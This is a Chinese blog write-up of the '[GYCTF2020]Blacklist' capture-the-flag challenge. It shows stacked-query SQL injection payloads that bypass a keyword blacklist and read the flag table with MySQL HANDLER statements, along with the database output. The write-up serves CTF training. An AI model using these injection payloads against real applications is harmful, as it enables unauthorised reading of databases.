[GYCTF2020]Blacklist

原创


VVeaker 于 2022-01-12 16:41:44 发布 129 收藏

分类专栏： WP 文章标签： php

这道题基本上和强网杯一道题一样

测试出过滤规则:

```
preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```



分析报错

‘‘1’’’

先去掉最外面一层引号,也就是报错提示的引号

‘1’’

可以看到1后面两个引号,说明原本的代码就是’1’,即字符型

```
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


Black list is so weak for you,isn't it

姿势: 1';show tabales; 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


绕过限制查询列

注意包裹**FlagHere**的并不是单引号而是反引号

payload1:

```
1';desc `FlagHere`;
```

payload2:

```
1';show columns from `FlagHere`;
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

绕过过滤,查询数据

```
1';handler `FlagHere` open;handler `FlagHere` read first;
```